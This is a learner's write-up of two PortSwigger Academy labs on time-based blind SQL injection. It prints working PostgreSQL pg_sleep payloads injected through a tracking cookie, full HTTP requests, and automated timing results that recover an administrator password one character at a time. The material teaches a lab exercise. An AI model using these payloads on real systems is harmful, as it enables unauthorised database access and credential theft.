Lab #13&14 Blind SQL Injection with Time Delays

PortSwigger Academy Lab Writeup

Lab Title: Blind SQL Injection with Time Delays

Category: SQL Injection – Blind SQL Injection

Lab Reference: Blind SQL Injection with Time Delays & Blind SQL injection with time delays and information retrieval

---

Objective

- The objective is to exploit SQLi vulnerability to cause a 10-second delay in server response, demonstrating time-based blind SQL injection techniques and extracting information where possible.

Background & Key Concepts

- The web application uses a `TrackingId` cookie as an input to a SQL query. However, the SQL query's result is not returned directly, and the app's response remains the same regardless of the query's output or error status.
- Since the database query executes synchronously, introducing a timed delay via SQL commands like `pg_sleep(10)` `sleep(10)` can be used to confirm whether certain conditions in the query are true, even without direct feedback from the server.

Walkthrough LAB#13

1. Initial Reconnaissance

The vulnerable parameter is located in the `TrackingId` cookie, which is included in requests to the target application's front page. Using a proxy tool like Burp Suite or Caido, intercept the request and inspect the headers to locate this cookie.

2. Testing for SQL Injection with Time Delays


To verify blind SQL injection, the payload below was injected into the `TrackingId` cookie:

```
' || (SELECT pg_sleep(10))--
```

- This payload terminates the current SQL string.
- The pg_sleep(10) function instructs the PostgreSQL database to pause query execution for 10 seconds.
- The -- comments out the rest of the original query.

Evidence

The captured request below demonstrates a delay in response after the payload injection in the `TrackingId`:



P.S. During the testing process, I employed additional time delay payloads such as `SELECT sleep(10)` alongside `pg_sleep(10)` to confirm the type of backend database. The behavior of

these functions and the response timings helped me ascertain that the target database was PostgreSQL, as `pg_sleep()` executed successfully, causing the expected delay

---

Walkthrough LAB#14


1. Verifying Time Delay Injection

Following LAB#13, I confirmed that the `pg_sleep()` function behaves consistently by using the same type of payload to induce a 5-second delay in the server response.

2. Confirming Existence of Administrator User

To verify that an `administrator` user exists in the `users` table, I injected the following SQL payload into the `TrackingId` cookie:

```
' || (select case when (username='administrator') then pg_sleep(5) else pg_sleep(0) end from users)--
```



```
GET / HTTP/1.1
Host: 0ab0004e039df34081192ab8000400ef.web-security-academy.net
Connection: keep-alive
sec-ch-ua: "Not)A;Brand";v="8", "Chromium";v="138"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ab0004e039df34081192ab8000400ef.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9
Cookie: TrackingId=CMQJCLGISii1Qrsf' || (select case when (username='administrator') then pg_sleep(5) else pg_sleep(0) end from users)--; session=3CiIr7Qezyh54C4HelwbBtPwaC9Hrnzb
```

The server delayed response by 5 seconds, confirming the user's existence.

3. Determining Password Length

I first tested whether the password length was greater than 1 character with:

```
' || (select case when (username='administrator' and LENGTH(password)>1) then pg_sleep(5) else pg_sleep(0) end from users)--
```

```
GET / HTTP/1.1
Host: 0ab0004e039df34081192ab8000400ef.web-security-academy.net
Connection: keep-alive
sec-ch-ua: "Not)A;Brand";v="8", "Chromium";v="138"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-excha
nge;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ab0004e039df34081192ab8000400ef.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9
Cookie: TrackingId=CMOJCLGISii1Qrs' || (select case when (username='administrator' and LENGTH(password)>1) then pg_sleep(5) els
e pg_sleep(0) end from users)-- session=3CiIr7Qezyh54C4HelwbBtPwaC9Hrnzb
```

Using Caido's automate feature, varied the password length in the payload until the delay stopped appearing, identifying the password to be 20 characters long.

ID	Payload 1	Status	Length	Round-trip Time (ms)
21	21	200	11536	672
20	20	200	11536	705
19	19	200	11536	5706
18	18	200	11536	5730
17	17	200	11536	5705
16	16	200	11536	5728
15	15	200	11536	5696
14	14	200	11536	5742
13	13	200	11536	5718
12	12	200	11536	5776
11	11	200	11536	5740
10	10	200	11536	5690
9	9	200	11536	5712
8	8	200	11536	5715
7	7	200	11536	5696
6	6	200	11536	5719
5	5	200	11536	5802
4	4	200	11536	5752
3	3	200	11536	5754
2	2	200	11536	5752
1	1	200	11536	5752

This was further confirmed with:

```
' || (select case when (username='administrator' and LENGTH(password)=20) then pg_sleep(5) else pg_sleep(0) end from users)--
```

```
GET / HTTP/1.1
Host: 0ab0004e039df34081192ab8000400ef.web-security-academy.net
Connection: keep-alive
sec-ch-ua: "Not)A;Brand";v="8", "Chromium";v="138"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ab0004e039df34081192ab8000400ef.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9
Cookie: TrackingId=CMQJCLGISii1Qrsf' || (select case when (username='administrator' and LENGTH(password)=20) then pg_sleep(5) else pg_sleep(0) end from users)--; session=3CiIr7Qezyh54C4HelwbBtPwaC9Hrnzb
```

4. Extracting Password Characters

To extract each character of the password, I used a positional substring check and matrix attack in automate in Caido (cluster bomb in Burp, I believe):

```
' || (select case when (username='administrator' and substring(password,1,1)='a') then pg_sleep(5) else pg_sleep(0) end from users)--
```

```
GET / HTTP/1.1
Host: 0ab0004e039df34081192ab8000400ef.web-security-academy.net
Connection: keep-alive
sec-ch-ua: "Not)A;Brand";v="8", "Chromium";v="138"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ab0004e039df34081192ab8000400ef.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9
Cookie: TrackingId=CMQJCLGISii1Qrsf' || (select case when (username='administrator' and substring(password,1,1)='a') then pg_sleep(5) else pg_sleep(0) end from users)--; session=3CiIr7Qezyh54C4HelwbBtPwaC9Hrnzb
```

- Payload markers were placed around position and character placeholders: `substring(password,"payload1",1)='"payload2"')`
- `payload1` contained characters `1` through `21` representing character positions.
- `payload2` contained all lowercase letters `a-z`, uppercase letters `A-Z`, and digits `0-9`.

By sorting results based on response round-trip time, the correct characters for each position were discovered, reconstructing the full password.

ID	Payload 1	Payload 2	Status	Length	Round-trip Time (ms)
116	4	h	200	11536	5732
200	6	t	200	11536	5729
492	14	x	200	11536	5729
567	16	0	200	11536	5721
680	19	5	200	11536	5719
40	2	d	200	11536	5712
329	10	e	200	11536	5693
253	8	a	200	11536	5690
717	20	6	200	11536	5690
516	15	l	200	11536	5689
428	12	5	200	11536	5685
318	9	3	200	11536	5684
19	1	s	200	11536	5683
164	5	t	200	11536	5680
373	11	m	200	11536	5678
245	7	2	200	11536	5677
86	3	n	200	11536	5673
593	17	q	200	11536	5673
448	13	p	200	11536	5667
643	18	4	200	11536	5665

P.S. While Burp Suite's Repeater and Intruder functions can perform all the manual and automated testing shown here, I chose **Caido** due to its lack of rate limiting on automation flows. This made the testing more efficient by allowing quick iterative payload injections and quicker feedback compared to Burp Suite Community Edition, which enforces request throttling in Intruder. Caido's streamlined interface and performance fit this particular use case well, but Burp Suite remains a powerful and versatile alternative widely used in professional penetration testing.

Final Thoughts

Well, congrats, you successfully made a database take a nap longer than your lunch break by introducing all those delays. Now go flex that power and keep tinkering, keep poking those inputs until they scream.

Happy hacking!!!!